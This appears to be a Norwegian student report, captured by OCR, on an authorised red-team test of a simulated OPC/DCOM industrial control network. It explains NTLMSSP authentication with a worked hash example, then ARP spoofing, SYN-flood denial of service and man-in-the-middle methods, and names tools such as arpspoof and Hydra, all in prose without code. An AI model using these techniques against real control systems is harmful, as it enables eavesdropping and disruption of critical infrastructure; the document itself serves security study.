
Microsoft DCOM kan bruke forskjellige sikkerhetsmekanismer. I vårt oppsett, som følger oppsett for OPC anbefalt av CERN [11], er det ikke definert noen konfidensialitets- eller integritetsfunksjoner, og det er derfor å forvente at man har direkte aksess til OPC-trafikk dersom man har tilgang til signalbanen mellom OPC-klienten og OPC-serveren.

2.2.1 OPC DA

OPC DA (Data Access) er et grensesnitt som gir mulighet for å skrive verdier til og lese verdier fra de på serveren definerte datakoblingene. Andre OPC-protokoller inkluderer OPC-Historical Data Access som gir mulighet for å lese av tidligere målinger og statistisk informasjon og OPC-Alarms & Events som gir mulighet for for eksempel å sette alarmterskler. Vi har i vår oppgave kun sett på OPC DA.

En avlesing av et datapunkt gjennom OPC-serveren via OPC DA gir tre verdier [21]:

- Verdi: den faktisk avleste verdien.
- Kvalitet: en verdi for kvalitet på avlesingen (god, dårlig, usikker), og mer detaljert informasjon om for eksempel kvaliteten på datalinken mot enheten.
- Tidspunkt: tidspunktet da avlesingen ble gjort.



Figur 2: Tunnellering av OPC-kommunikasjon. OPC-klienten kommuniserer over COM med sin ende av tunnelen, som tar hånd om dataene som kommer fra klienten og sørger for å sende dem over nettverket til den andre tunnelenden. På serversiden tar tunnelenden hånd om informasjonen som har blitt tunnellert, og kommuniserer videre over COM med OPC-serveren.


Et brukseksempel for OPC er en oljetank med en tilkoblet nivåmåler. OPC-serveren vil ha en datalink med nivåmåleren, og OPC-brukeren vil med sin OPC-klient lese av nivået i tanken med en OPC-klient. OPC-brukeren vil også være i stand til å skrive verdier til nivåmåleren, for eksempel verdier for hvor ofte målinger skal utføres.

Både OpenScada og Matrikon Simulation Server kommuniserer over OPC DA 2.05A [21]. Denne standarden er fra 2002 og har siden den gang blitt erstattet av OPC DA 3.00 [22]. Det finnes ingen for oss kjente gratis eller åpen kildekode-implementasjoner av OPC DA 3.00, og vi har derfor valgt å konsentrere oss om OPC DA 2.05A. Det er heller ikke i den nye standarden innebygget konfidensialitetsmekanismer, og den teknologiske plattformen bygger også fremdeles på DCOM. Det er derfor ikke grunn til å anta at de angrepsscenariene vi ser på i denne oppgaven skulle se veldig annerledes ut under den nye standarden.

2.2.2 OPC tunnellering

Ved bruk av OPC over nettverk vil DCOM-teknologi være i bruk. DCOM har et hardkodet tidsavbrudd på seks minutter ved feil, som gjør at en i et ustabilt miljø risikerer å måtte vente mye og oppleve lange brudd på kommunikasjonen [Mat07c]. Ofte finnes det også flere OPC-servere innenfor samme brannmur og flere klienter som skal kommunisere fra utsiden, som gjør at brannmuren må åpne flere ruter inn i nettverket for å muliggjøre kommunikasjon. OPC som kjørt over anbefalt oppsett [11] har heller ingen konfidensialitets- eller integritetsbeskyttelse, noe som kan oppnås ved å tunnellere protokollen [23].

Av disse grunnene finnes det OPC-tunnelleringsprodukter på markedet. Funksjonelt sett fungerer disse produktene som en todelt COM-server med en tunnelende kjørende på innsiden av brannmuren og en tunnelende kjørende på klientmaskina (se figur 2). Disse serverne tunnelerer OPC over TCP/IP med den fordelen at eventuell autentisering i COM på klientsiden skjer lokalt og at tunneldelene autentiserer seg for hverandre over en annen mekanisme. Tunnelløsningen er også fri til å kommunisere over internett på den måten tunnellen



Figur 3: DCOM som grensesnitt for underliggende OPC-program

selv ønsker, for eksempel kan dette innebære SSL-kryptering (Secure Sockets Layer) eller andre former for integritets- og konfidensialitetsbeskyttelse. Denne løsningen innebærer dermed at sikkerhetsproblematikken i DCOM omgås.


Det finnes mange forskjellige tunnelleringsløsinger på markedet, både med og uten mulighet for kryptert overføring. OPC Data Hub fra Cogent [Sys07] tilbyr SSL-kryptert overføring, mens det i tunnelleringsinformasjonen vi har funnet om Matrikons tunnelleringsprodukter kun i enkelte dokumenter snakker om konfidensialitet og integritet [Mat07c, Mat07a].

Med OPC-tunnellering kan man dermed på en enkel måte unngå å måtte åpne for innkommende DCOM-muligheter i Windows. Mange OPC-tunnelleringsprodukter inkluderer også kryptert overføring av data via SSL, samt aggregering og sammenkobling av mange OPC servere.

2.3 COM/DCOM

Component Object Model er en teknologi i Windows som brukes til internkommunikasjon mellom programmer på en datamaskin [Mic07a]. Hver COM-komponent, identifisert av et unikt identifikasjonsnummer, tilbyr et sett grensesnittfunksjoner til andre applikasjoner som kan finnes basert på kjennskap til komponentens identifiskasjonsnummer. DCOM (Distributed Object Component Model) er en sømløs utvidelse av denne som åpner for COM-kommunikasjon også over nettverk [Mic07b]. Det synes svært vanskelig å finne god teknisk dokumentasjon om DCOM.

DCOM implementerer sikkerhet for applikasjoner som benytter seg av det, og bruker Windows' brukerdatabase som kilde for påloggingsinformasjon til tjenestene som benytter seg av DCOM. Ved at DCOM implementerer sikkerheten, slipper applikasjonsutviklere selv å lage mekanismer for dette. DCOM kan



Figur 4: NTLM autentiseringssekvens etter etablert TCP-forbindelse.

brukes av en mengde programmeringsspråk og kan kommunisere over flere nettverksprotokoller [Mic07b].

Sikkerhet i DCOM stilles inn separat for hver DCOM-tjeneste, og kan dermed være forskjellig fra tjeneste til tjeneste (se figur 3). Sikkerhetsnivået kan stilles inn både med hensyn på sesjonssikkerhet og konfidensialitet i DCOM-protokollen selv, og det er mulig å definere lister over hvilke brukere og brukergrupper som har tilgang til hvilke tjenester [Mic07b].


2.3.1 Autentisering i DCOM - NTLMSSP

Autentisering i OPC og DCOM blir i vårt oppsett gjennomført ved NTLMSSP v1-protokollen (NTLM Security Support Provider), som er en utfordringmekanisme for autentisering. Dette gjør det svært vanskelig for en passiv part å utlede passordet til brukeren fra nettverksstrømmen (se figur 4). Klientens brukernavn blir imidlertid sendt i klartekst.

Etter oppsatt TCP-forbindelse[4] mellom OPC-klienten og serveren initierer klienten en NTLM-autentisering med NTLMSSP_NEGOTIATE. Denne pakken er en forespørsel om NTLM-autentisering fra klienten til serveren som samtidig forhandler om parametre for forbindelsen. OPC-serveren svarer deretter med en NTLMSSP_CHALLENGE. Denne utfordringen inneholder en tilfeldig valgt utfordring, $\mathbf{C}$, som er NTLMSSP-respons på åtte byte, samt en avslutning av forhandlingsprosessen. OPC-klienten svarer på utfordringen med en respons som inneholder to hakkeverdier[5]: NTLM-responsen $\mathbf{R}_1$ og LM-responsen (LAN Manager) $\mathbf{R}_2$ (se tabell 1) [Gla07].

- $\mathbf{R}_1$ regnes ut ved å ta MD4 (Message Digest 4) hakkeverdien av brukerens passord på 16 byte og legge til fem "0"ere på slutten. Deretter deles de

[4] Transmission Control Protocol
[5] Hakkeverdi, eng: hash-value



Figur 5: Konstruksjonen av LM Hash.

21 bytene i tre og hver av de tre delene brukes som nøkler i tre DES-krypteringer (Data Encryption Standard) av responsen **C**. Resultatet av disse tre krypteringene blir så lagt etter hverandre og danner $\mathbf{R}_1$.

- $\mathbf{R}_2$ regnes ut ved å å ta hexadesimalverdien av brukerens passord i store bokstaver og legge til "0"er slik at strengen blir på 14 byte (se figur 5 [35]). Denne strengen blir så delt i to, nøkkel $\mathbf{K}_{a.1}$ og $\mathbf{K}_{b.1}$.

  Disse nøklene blir så brukt til å DES-kryptere en kjent standard streng (`KGS!@#$%`). Resultatet fra disse to krypteringene blir så lagt etter hverandre før fem "0"er blir lagt til på slutten slik at strengen blir på 21 byte. Denne strengen blir så delt i tre nøkler som hver brukes i en DES-kryptering av responsen **C**. Resultatene fra disse tre krypteringene blir til slutt lagt etter hverandre og danner $\mathbf{R}_2$.

DES er en svak krypteringsalgoritme, hovedsaklig på grunn av den korte nøkkellengden, men er likevel sterk nok til at vi regner det som umulig for oss å bryte den i løpet av arbeidet med prosjektoppgaven med de midlene vi har til rådighet.

Eksempelakkreditiver

Utfordring (C)	=	0x0123456789abcdef
Passord	=	SecREt01

NTLM-respons

K	=	MD4(passord) + 00000
	=	0xcd06ca7c7e10c99b1d33b7485a2ed8080000000000
$\mathbf{K}_1$	=	0xcd06ca7c7e10c9
$\mathbf{K}_2$	=	0x9b1d33b7485a2e
$\mathbf{K}_3$	=	0xd8080000000000
$\mathbf{R}_1$	=	DES(K_1, C) + DES(K_2, C) + DES(K_3, C)
$\mathbf{R}_1$	=	0x25a98c1c31e81847466b29b2df4680f39958fb8c213a9cc6

LM-respons

Konstant	=	KGS!@#$%
Passord	=	uppercase(passord) + pad = SECRET01 + 000000
Passord	=	0x5345435245543031000000000000
$\mathbf{K}_{a.1}$	=	0x53454352455430
$\mathbf{K}_{b.1}$	=	0x31000000000000
$\mathbf{K}_{a.2}$	=	DES($K_{a.1}$, Konstant) = 0xff3750bcc2b22412
$\mathbf{K}_{b.2}$	=	DES($K_{b.1}$, Konstant) = 0xc2265b23734e0dac
LM hash	=	$K_{a.2}$ + $K_{b.2}$ + 00000
	=	0xff3750bcc2b22412c2265b23734e0dac0000000000
$\mathbf{K}_1$	=	0xff3750bcc2b224
$\mathbf{K}_2$	=	0x12c2265b23734e
$\mathbf{K}_3$	=	0x0dac0000000000
$\mathbf{R}_2$	=	DES(K_1, C) + DES(K_2, C) + DES(K_3, C)
$\mathbf{R}_2$	=	0xc337cd5cbd44fc9782a667af6d427c6de67c20c2d3e77c56

Tabell 1: Eksempel på konstruksjon av NTLM_AUTH-respons til NTLM_CHALLENGE

3 Metode


I denne seksjonen beskriver vi metodene og verktøyene som ble brukt til å gjøre angrepsforsøk.

3.1 Nettverk

Prosesskontrollnettverket ble satt opp av blått lag (se figur 6). Nettverket besto i hovedsak av en OPC-server samt to OPC-klienter. En OPC-klient som kommuniserte over et lokalt nettverk og en OPC-klient som kommuniserte med serveren over Internett. Resten av nettverket besto av rutere, en DHCP-server og diverse komponenter for å begrense tilgangen til nettverket og å detektere innbrudd eller forsøk på innbrudd. Komponentene er beskrevet under.

- **Process Network** er prosessnettverket hvor OPC-serveren kommuniserer med prosesskontrollenhetene, og kan videre kommunisere med OPC-klienter. I dette nettverket vil det ikke eksistere reelle prosesskontrollenheter og OPC-serveren vil her simulere kommunikasjon med en rekke kontrollenheter.
- **Admin Network** er nettverket for den lokale OPC-klienten som kommuniserer med OPC-serveren.
- **DMZ** er nettverket for DHCP-serveren.
- **Sensor** er sensorer og måleapparater som kommuniserer med OPC-serveren. I dette prosjektet vil disse enhetene være simulerte.
- **OPC Server** er den simulerte OPC-serveren.
- **Firewall** er brannmurene som begrenser tilgangen til de forskjellige nettverkene.
- **DHCP** er en DHCP-server (Dynamic Host Configuration Protocol).
- **Honeywall** er vår inngangsportal til nettverket.
- **OPC Client** er de to OPC-klientene som kommuniserer med OPC-serveren, en lokalt og en utenifra over Internett.
- **Management Server** er en server for å administrere Honeywallen.
- **Internet** skal forestille internett som et åpent nettverk bestående av en rekke vilkårlige nettverk. I vårt oppsett er internett et switchet nettverk.

I tillegg til dette nettverket har vi en egen testserver satt opp med Matrikon OPC Simulation server til bruk i arbeidet. Denne serveren har IP-adresse 129.241.252.116 og er ikke vist i figur 6.



Figur 6: Nettverkstopologien til OPC-nettverket brukt i prosjektet, som mottat fra blått lag.

3.2 Verktøy

Her følger en beskrivelse av de viktigste verktøyene vi har benyttet oss av gjennom prosjektet. Med unntak av Windows XP SP2 operativsystem er alle verktøyene enten åpen kildekode eller på annen måte gratis.

3.2.1 OpenSCADA

OpenSCADA er et åpen kildekode rammeverk for kommunikasjon over OPC [Ope07]. Per dags dato støtter OpenSCADA kun OPC DA 2. OpenSCADA er skrevet i Java og inkluderer et sett eksempelprogrammer for kommunikasjon med Matrikon OPC Simulasjonsserver. Vi har benyttet oss av disse eksemplene i vårt arbeid i den hensikt å demonstrere eksisterende muligheter for kommunikasjon med innsamlet autentiseringsinformasjon.

3.2.2 Matrikon OPC Simulasjonsserver

Under prosjektet var det ikke tilgang til en genuin OPC-server, derfor valgte vi å benytte oss av en gratis simulasjonsserver i våre studier. Matrikon Simulasjonsserver [Mat07b] ble valgt på grunn av at den er en fullt fungerende OPC-server gratis til ikke-produksjonsbruk. Simulasjonsserveren brukes normalt til å teste OPC-forbindelser, tjenester og koblinger før produksjonsserverne blir tatt i bruk. Matrikon Simulasjonsserver er derfor valgt som et bra alternativ til en ekte OPC-server.

3.2.3 Nmap

Nmap (Network Mapper, e.g. Nettverkskartlegger) er et gratis nettverksutforskningsverktøy [Ins07]. Nmap bruker IP-pakker til å kartlegge en vert eller et nettverk. Kartleggingen forsøker å vise blant annet hvilke verter som er tilgjengelige, hvilke tjenester som er tilgjengelige (porter som er åpne) hos verten, hvilket operativsystem og versjon verten kjører, om verten har brannmur eller pakkefiltre. Informasjonen Nmap gir er svært avhengig av konfigurasjonene på systemet en forsøker å kartlegge. Systemet kan for eksempel være konfigurert til å gi svært lite informasjon til programmer som Nmap. Hver port hos en vert blir tildelt en tilstand basert på responsen fra serveren på ulike spørringer. De tilstandene vi har sett i vår kartlegging er:

- **Open** En port får tilstanden åpen hvis porten åpent tillater TCP-tilkoblinger eller UDP-pakker (User Datagram Protocol). En åpen port kan ofte vise at en tjeneste er tilgjengelig hos verten.

- **Filtered** En filtrert port svarer ikke eller svarer med feilmeldinger. Dette betyr at Nmap ikke kan avgjøre om porten er helt åpen eller ikke, dette er ofte på grunn av pakkefiltrering eller brannmur.

3.2.4 Nessus

Nessus sårbarhetskartlegger er en av verdens ledere innen aktive sårbarhetskartleggere for nettverk [Sec07c]. Målet med Nessus er å kartlegge kjente eller potensielle svakheter ved en vert eller et nettverk ved bruk av programtillegg for kjente sårbarheter. Så snart en ny sårbarhet blir kjent, vil et programtillegg til Nessus skrives som kan påvise denne sårbarheten. Ved visse svakheter kan Nessus i tillegg settes opp slik at svakhetene blir forsøkt utnyttet, for eksempel som et tjenestenektangrep. Gratisversjonen av Nessus har ikke tilgang til programtillegg før de er ei uke gamle.

3.2.5 OPCTester

OPCTester [neuar] er et testprogram demonstrert på SCADA Security Scientific Symposium 2007 [18] og er en kartlegger av kjente sikkerhetsfeil i OPC-servere. Programmet tester OPC-serverne for 32 kjente potensielle svakheter. En del av disse svakhetene kan kun testes dersom programmet kjører lokalt på serveren, men flere kan også testes utenfra. Programmet kan også brukes til å identifisere OPC-servere, da OPC krever en CLSID, en unik identifiseringskode, for hver server [18].

3.2.6 Wireshark

Wireshark er et åpen kildekode nettverksavlyttings- og protokollanalyseverktøy. Wireshark inneholder protokollanalysatorer for svært mange protokoller, blant annet kan Microsofts RPC (Remote Procedure Call) og NTLM-protokoller analyseres, men ikke DCOM eller OPC.

3.2.7 arpspoof

arpspoof er en del av programpakken dsniff som tilbyr en rekke verktøy for å lytte på og konstruere nettverkstrafikk. arpspoof sender ut ARP-responser[6] som ikke er etterspurt og kan være konstruerte og/eller falske [Son07].

[6] ARP står for Address Resolution Protocol

3.2.8 Hydra

Hydra er en passordknekker som benytter "brute force" eller en brukernavn-passord-ordbok for å finne påloginsakkreditiver til nettverkstjenester [The07a]. En rekke forskjellige tjenester er støttet, deriblant telnet.

3.3 Angrep

I denne oppgaven har vi sett mest på en utenifra-inn situasjon på nettverket. Vi posisjonerer oss altså på nettverkssegmentet "internett". Vi har i vårt tilfelle hatt en dialog med blått lag (nettverksadministratorene) om nettverket, innloggingsakkreditiver, resultater av angrep o.s.v. for å bedre kunne dokumentere og undersøke eventuelle svakheter ved systemet. Under følger de metoder vi har brukt for å forsøke å få tilgang til eller krenke systemet i henhold til de definerte suksesskriteriene.


3.3.1 Avlytting: pakkesniffing

Pakkesniffing betyr å avlytte pakker som går over et nettverk [27]. Dette kan være pakker tiltenkt en selv og pakker en ikke under normale omstendigheter vil lese. Pakkesniffing som angrep innebærer å fange opp pakker som er tiltenkt andre i den hensikt å lese ut informasjon, og pakkesniffing bryter dermed sikkerhetsegenskapen konfidensialitet så fremt innholdet i pakken er lesbart.

For å kunne lese ethernettpakker som ikke er tiltenkt en selv setter en nettverkskortet i promiskuøs modus. Dette betyr at pakker som har en annen MAC-adresse (Media Access Control) enn ens egen likevel blir lest. Da vil man kunne lese av alle pakker som blir sendt over signalbanen en selv sitter på. For å ha tilgang til signalbanen til andre maskiner, må man enten være tilkoblet en hub eller så må en få en ruter eller en switch i signalbanen til å inkludere en selv i signalbanen, sistnevnte kan gjøres ved hjelp av "Address Resolution Protocol spoofing" eller ARP-juksing, og er nødvendig siden en switch kun sender ethernettpakker til den porten det er kjent at mottakeren sitter på.

3.3.2 ARP-juksing

ARP-juksing går ut på å utnytte ARP-protokollen til å få fremmede maskiner til å feiladressere pakker på ethernettnivå slik at switchen i nettverket vil videresende pakker til en selv [Wha01]. ARP-protokollen benyttes til å relatere IP-adresser til MAC-adresser [24].



Figur 7: Nettverk med tre maskiner, hvor en av dem vil avlytte de andre.

I et tenkt eksempel vil A sende en IP-pakke til B over ethernett. (se figur 7). A trenger da MAC-adressen til B. A ser etter i sin ARP-tabell, som inneholder en kobling mellom IP-adresse og MAC-adresse. I vårt tilfelle finnes det ingen slik forbindelse. A sender da ut en kringkastningspakke med ARP-protokollen hvor han forespør hvem som har MAC-adressen som tilsvarer IP-adressen til B. Kun maskinen som har den riktige IP-adressen, i vårt tilfelle B, vil svare og svarer da med sin MAC-adresse. Slik har A fått MAC-adressen til B og kan nå sende IP-pakken til B over ethernett, adressert med riktig MAC-adresse. Samtidig som A får Bs MAC-adresse vil switchen som videresender pakker oppdatere sin switchetabell med A og Bs MAC-adresser. I et tenkt nettverk med tre maskiner, A, B og E, kan et eksempel på en ARP-tabell se ut som den øverste tabellen i tabell 2.

Snifferen, E, kan manipulere denne koblingen mellom IP-adresser og MAC-adresser ved å sende ut to oppdateringspakker. I vårt tilfelle sender vi dem til hver av partene, men de kunne også vært sendt som kringkastingspakker. Den første pakken sendes til B og sier at As IP-adresse nå har MAC-adressen som egentlig tilhører E. B vil da oppdatere sin ARP-tabell slik at den kobler As IP-adresse til Es MAC-adresse. Den andre pakken sendes til A og sier at B har adressen til E, den også, og As ARP-tabell blir oppdatert på samme måte som Bs. I ingen av disse tilfellene vil Es ARP-tabell endres, og E vil derfor alltid addressere pakker til riktig MAC-adresse. Vi vil da ha en situasjon som ser ut som den nederste tabellen i tabell 2.

Hvis E fortsetter å sende slike pakker, vil A og B sine ARP-tabeller holdes forfalsket, og pakker tiltenkt A og B fra motparten vil da adresseres til E. E kan da velge å videresende pakkene til deres rette mottaker, endre pakkene for så å videresende dem eller la være å videresende pakkene. Disse tre mulighetene utgjør tre forskjellige angrep. A og B trenger ikke nødvendigvis være maskiner, men kan også være rutere. Slik kan E sniffe pakker mellom en maskin A og Internett. ARP-juksing fungerer så lenge ARP kringkastningspakker fungerer.

Eksempel på ARP-tabeller i et nettverk med 3 maskiner


Maskin	IP	MAC-adresse	ARP-tabell	
			IP	MAC-adresse
Normale ARP-tabeller				
A	1.1.1.1	::01	1.1.1.2	**::02**
B	1.1.1.2	::02	1.1.1.1	**::01**
E	1.1.1.3	::03	1.1.1.1	::01
			1.1.1.2	::02
Falske ARP-tabeller (arpjuksing)				
A	1.1.1.1	::01	1.1.1.2	**::03**
B	1.1.1.2	::02	1.1.1.1	**::03**
E	1.1.1.3	::03	1.1.1.1	::01
			1.1.1.2	::02

Tabell 2: ARP-tabeller i et nettverk med tre maskiner uten og med arpjuksing.

- Kun videresending vil gi mulighet for sniffing av pakkene. Siden alle pakkene mellom A og B går gjennom E, vil E kunne lese all kommunikasjon mellom disse to, såfremt E er i stand til å tolke kommunikasjonen. Dersom data er kryptert i overføringen vil tolkingen av disse gjøres tilsvarende vanskeligere for E.
- Endring og videresending vil utgjøre et såkalt mellommannsangrep. Her vil E lese all kommunikasjon mellom A og B, og i tillegg endre innholdet i pakkene. Hvis A forsøker å initiere en sikker kommunikasjon med en part B, kan E sette seg i mellom de to partene. E opptrer da som B for A, og som A for B. Slik kan E ta rede på innhold i en ellers kryptert kommunikasjon, for eksempel ved å opptre som mellommann i nøkkelutveksling [4].
- Ved å la være å videresende pakkene vil E utføre et tjenestenektangrep. E fjerner tilgjengeligheten av en eller flere tjenester fra A og/eller B. Dette skiller seg fra tjenestenektangrepene beskrevet under ved at kommunikasjonen mellom A og B hindres i stedet for at ressurser blir uttømt.

3.3.3 Tjenestenekt

Et tjenestenektangrep overbelaster eller ødelegger ressursene til serveren slik at normal drift uteblir [30, 16] [CER07], og er dermed et angrep på tilgjengeligheten til et system. Tjenestenekt blir ofte omtalt som Denial of Service (DOS) i engelskspråklig litteratur. Det finnes flere typer slike angrep, men typiske angrep består i å overbelaste målet. Dette kan for eksempel gjøres ved å sende




Figur 8: Standard oppsett av 3-veis TCP-forbindelse.

nok data til at målets ressurser tømmes. Et kjent tilfelle av dette var såkalt "mail-bomb" eller "nuke" hvor man sendte en eller flere e-poster med store vedlegg slik at offeret måtte bruke hele nettkapasiteten på å laste ned e-postene. I dag er et slikt e-postangrep ikke like relevant mye grunnet bredbåndtilgang og spamfiltere samt sperrer for store vedlegg i e-poster. Andre angrep går ut på å utnytte kjente svakheter i systemer ved å sende falske konstruerte pakker til et system slik at systemet kræsjer eller får nedsatt funksjonalitet, for eksempel pakker med ugyldig fragmenteringsinformasjon. Et tredje tilfelle av slike angrep er landangrep, hvor konstruerte TCP SYN-pakker ble sendt til målet med målets avsender og mottakeradresse. I dag er de mest kjente slike svakheter rettet opp i operativsystemene.

TCP-forbindelser blir normalt satt opp ved at første part sender en SYN-pakke (synchronization), motparten svarer med en SYN-ACK-pakke som bekrefter den første SYN-pakken og forsøker å synkronisere tilbake. Til slutt sender første part en bekreftelse på synkronisasjonen og forbindelsen er satt opp (se figur 8). Landangrepet baserer seg på at angriperen sender en rekke konstruerte TCP SYN-pakker med målets IP-adresse som avsender og mottaker. Dermed vil offeret forsøke å sette opp en rekke TCP-forbindelser med seg selv og til slutt kræsje. I dag blir imidlertid dette filtrert av brannmurer.

Vi baserte vårt tjenestenektangrep på en konstruert overbelastning av serveren liknende landangrepet. Ved å sende mange konstruerte TCP SYN-pakker vil serveren for hver pakke måtte behandle pakken, allokere ressurser til en TCP-forbindelse og vente på svar eller vente på et tidsavbrudd. Tidsavbruddet er standard på 2 minutter[7]. Ved å sende mange slike pakker fra genererte falske avsendere vil offeret måtte allokere ressurser for så å vente to minutter før ressursene kan frigjøres igjen. Forskjellen fra landangrepet er at avsenderadressen på TCP-pakkene vil være tilsynelatende ekte. Dette angrepet er essensielt det samme som en genuin overbelastning av serveren og kan derfor være vanskelig

[7]Tidsavbruddet er standard 2 minutter, men dette kan variere fra system til system og kan konfigureres individuelt for hver maskin. Tidsabruddet i dette tilfellet er tidsavbruddet for TCP SYN-Sent tilstanden i Windows XP.



Figur 9: En mellommann sitter mellom to kommuniserende maskiner, og er deres virkelige kommunikasjonspartner.

å skille fra ekte trafikk.

På internett er det ikke gitt at det er like lett å gjennomføre et TCP SYN-angrep med en enkelt maskin som angriper. Det er derimot et utbredte problem både at folk innenfor systemet velger å angripe det, innsideangrep, eller at såkalte "botnets" brukes for å få mange tusen maskiner spredd over hele verden til å fungere som koangripere [25]. Dette kalles et DDOS, distribuert tjenestenektsangrep [31].

3.3.4 Mellommannsangrep

Ved å ha tilgang til signalbanen mellom to maskiner, er det mulig å gjøre et mellommannsangrep. Det foregår ved at en uten de to kommuniserende parters (A og B) viten deler deres signalbane i to og setter sin egen angripermaskin (E) inn i mellom, for så aktivt å påvirke kommunikasjonen. En måte å gjøre dette på, er ved ARP-juksing som nevnt over.

Et mellommannsangrep foregår ved at en blir en aktiv part i den pågående samtalen man sitter i midten av, enten ved å enkelt endre på strenger i pakkene før man sender dem videre, eller ved mer avansert å agere som motparten. Dette kan for eksempel være ved å opptre som påloggingstjener og dermed, i vårt tilfelle, for eksempel sende en falsk challenge i NTLMSSP-fasen, eller i det mer avanserte tilfellet å sende en falsk verdi til hver av partene i en Diffie-Hellman-nøkkelutveksling [4]. Et mellommannsangrep er et angrep mot integriteten i systemet (se figur 9).

Vellykket gjennomføring av et mannimidtenangrep er særlig effektivt i situasjoner hvor kommunikasjonspartnerne ikke har felles hemmeligheter. I tilfellet med NTLMSSP er derimot passordhakkeverdien en felles kjent hemmelighet, og vi ser det ikke som hensiktsmessig å undersøke mulighetene for å hente ut passord på denne måten.

Vi ser likevel at det nok er mulig å endre innhold i pakkene ved hjelp av et mellommannsangrep, ettersom DCOM ikke inneholder noen integritetsmekanismer i vårt oppsett [11].

3.3.5 Konfigurasjonsfeil

I forbindelse med oppsett av et komplekst nettverk ser vi på sannsynligheten for menneskelige feil som svært stor. Feil i oppsettet kan være å åpne feil porter i brannmuren, glemme å ta bort debuggingsinformasjon, sette svake midlertidige passord, glemme å oppdatere systemer, koble maskiner i feil porter eller glemme å skru av gjestekontoer.

Det er svært viktig å følge konfigurasjonsveiledningen fra programvareprodusenten eller en annen anerkjent kilde når en setter opp så komplekse og produksjonskritiske systemer som et prosesskontrollnettverk er, men selv det er ingen garanti for at feil ikke blir gjort. Å finne en konfigurasjonsfeil er den mest sannsynlige måten vi kan oppnå full kontroll over systemet på.

